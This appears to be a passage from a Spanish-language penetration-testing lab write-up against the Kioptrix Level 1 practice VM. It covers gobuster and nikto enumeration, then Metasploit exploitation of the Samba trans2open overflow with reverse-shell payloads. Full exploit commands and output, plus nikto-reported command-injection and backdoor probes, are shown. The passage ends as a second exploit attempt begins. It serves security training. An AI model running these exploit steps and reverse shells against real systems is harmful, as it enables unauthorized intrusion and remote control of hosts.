


Nos muestra un directorio que si se puede considerar una vulnerabilidad ya que los programadores pueden subir algún documento con información sensible y comprometedora.

Index of /manual/mod

Name	Last modified	Size	Description
Parent Directory	26-Sep-2009 05:32	-	
mod_perl.html	24-Jun-2001 22:35	27k	
mod_perl/	26-Sep-2009 05:32	-	
mod_ssl/	26-Sep-2009 05:32	-	

Apache/1.3.20 Server at 127.0.0.1 Port 80



Usage Statistics for kioptrix.level1

Summary Period: February 2022
Generated 21-Feb-2022 14:58 EST

[Daily Statistics] [Hourly Statistics] [URLs] [Entry] [Exit] [Sites] [Referrers] [Search] [Agents] [Countries]

Monthly Statistics for February 2022		
Total Hits		907570
Total Files		272
Total Pages		783847
Total Visits		1
Total KBytes		213086
Total Unique Sites		1
Total Unique URLs		37
Total Unique Referrers		15
Total Unique User Agents		6914
	Avg	Max
Hits per Hour	37815	907570
Hits per Day	907570	907570
Files per Day	272	272
Pages per Day	783847	783847
Visits per Day	1	1
KBytes per Day	213086	213086
Hits by Response Code		
Undefined response code		74
Code 200 - OK		272
Code 301 - Moved Permanently		15
Code 304 - Not Modified		3
Code 400 - Bad Request		40
Code 403 - Forbidden		18376
Code 404 - Not Found		888779
Code 405 - Method Not Allowed		2

15	20	0.00%	Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:multiple_ind

Usage by Country for February 2022

Top 1 of 1 Total Countries							
#	Hits		Files		KBytes		Country
1	907570	100.00%	272	100.00%	213086	100.00%	Unresolved/Unknown

Generated by Webalizer Version 2.01

Podemos ver que encontramos el nombre y la versión de la página web la cual podemos usar para buscar mas información sobre la página.


16.- Podemos hacer lo mismo en modo consola usando las herramientas **dirb** o **gobuster dir**, para el ejercicio vamos a usar la segunda herramienta:


```
┌──(root㉿kali)-[/home/hmstudent]
└─# gobuster dir -u http://192.168.153.141/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.153.141/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/manual               (Status: 301) [Size: 294] [--> http://127.0.0.1/manual/]
/usage                (Status: 301) [Size: 293] [--> http://127.0.0.1/usage/]
/mrtg                 (Status: 301) [Size: 292] [--> http://127.0.0.1/mrtg/]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

17.- Hacemos la enumeración del smbd que es el único que no sabemos la versión del servicio, para eso vamos a usar **metasploit**


```
┌──(root㉿kali)-[/home/hmstudent]
└─# msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--||  *


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Set the current module's RHOSTS with
database values using hosts -R or services
-R
Metasploit Documentation: https://docs.metasploit.com/
```

Vamos a usar el exploit numero 9






Me devolvió la dirección exacta del servidor Samba:




Teniendo ya la versión podemos buscar si existe alguna vulnerabilidad para el servidor




Donde podemos ver que efectivamente nos muestra varios exploit que podemos usar.

Podemos ver que hay algunos exploit que ya no tenemos que descargar, sino que ya están en la herramienta de Metasploit



18.- Hacemos un escaneo con la herramienta **nikto**



```
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-b
in/cvename.cgi?name=CVE-2001-0835
+ /manual/: Directory indexing found.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /test.php: This might be interesting.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ /shell?cat+/etc/hosts: A backdoor was identified.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8908 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time:           2024-10-14 23:22:00 (GMT-4) (25 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Encontramos información relevante como que es un servidor Apache 1.3.20 y que es vulnerable a ataques DoS, como también mod_ssl 2.8.4 que es vulnerable a realizar una Shell remota que es algo muy interesante y que vamos a tener en nuestra lista a vulnerar.

19.- Vamos a usar otra herramienta de escaneo llamada Nessus

┌──(root㉿kali)-[/home/hmstudent]

└─# /bin/systemctl start nessusd.service

https://localhost:8834/#/scans/folders/my-scans



20.- Trataremos de explotar las vulnerabilidades encontradas, en este caso usaremos samba 2.2 con la vulnerabilidad **trans2open**

```
msf6 > search trans2open

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open     2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open       2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open         2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open     2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)

Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open
```

Vamos a usar el exploit numero 1 para Linux

```
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht
                                      ml
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.153.140  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) >
```

Agregamos el RHOSTS:

msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.153.141

RHOSTS => 192.168.153.141

```
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.153.141  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht
                                      ml
   RPORT   139              yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.153.140  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```

Vemos que ya tiene agregada la ip.

21.- Vamos a realizar un Reverse Shell usando Payload, enviamos un **exploit**

```
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.153.140:4444
[*] 192.168.153.141:139 - Trying return address 0xbffffdfc...
[*] 192.168.153.141:139 - Trying return address 0xbffffcfc...
[*] 192.168.153.141:139 - Trying return address 0xbffffbfc...
[*] 192.168.153.141:139 - Trying return address 0xbfffafc...
[*] Sending stage (1017704 bytes) to 192.168.153.141
[*] 192.168.153.141 - Meterpreter session 1 closed.  Reason: Died
[*] 192.168.153.141:139 - Trying return address 0xbffff9fc...
[*] Sending stage (1017704 bytes) to 192.168.153.141
[*] 192.168.153.141 - Meterpreter session 2 closed.  Reason: Died
[*] 192.168.153.141:139 - Trying return address 0xbffff8fc...
[*] Sending stage (1017704 bytes) to 192.168.153.141
[*] 192.168.153.141 - Meterpreter session 3 closed.  Reason: Died
[-] Meterpreter session 3 is not valid and will be closed
[*] 192.168.153.141:139 - Trying return address 0xbffff7fc...
[*] Sending stage (1017704 bytes) to 192.168.153.141
[*] 192.168.153.141 - Meterpreter session 4 closed.  Reason: Died
```

Pero nos damos cuenta que la sesión se está cerrando.

22.- Empezamos con cambiar el Payload a uno de **sin etapa**:

msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp


payload => linux/x86/shell_reverse_tcp

Volvemos a verificar las opciones:

```
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.153.141  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.153.140  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.
```

Y podemos ver que ahora es un Payload sin etapa.

23.- Ejecutamos nuevamente **exploit:**

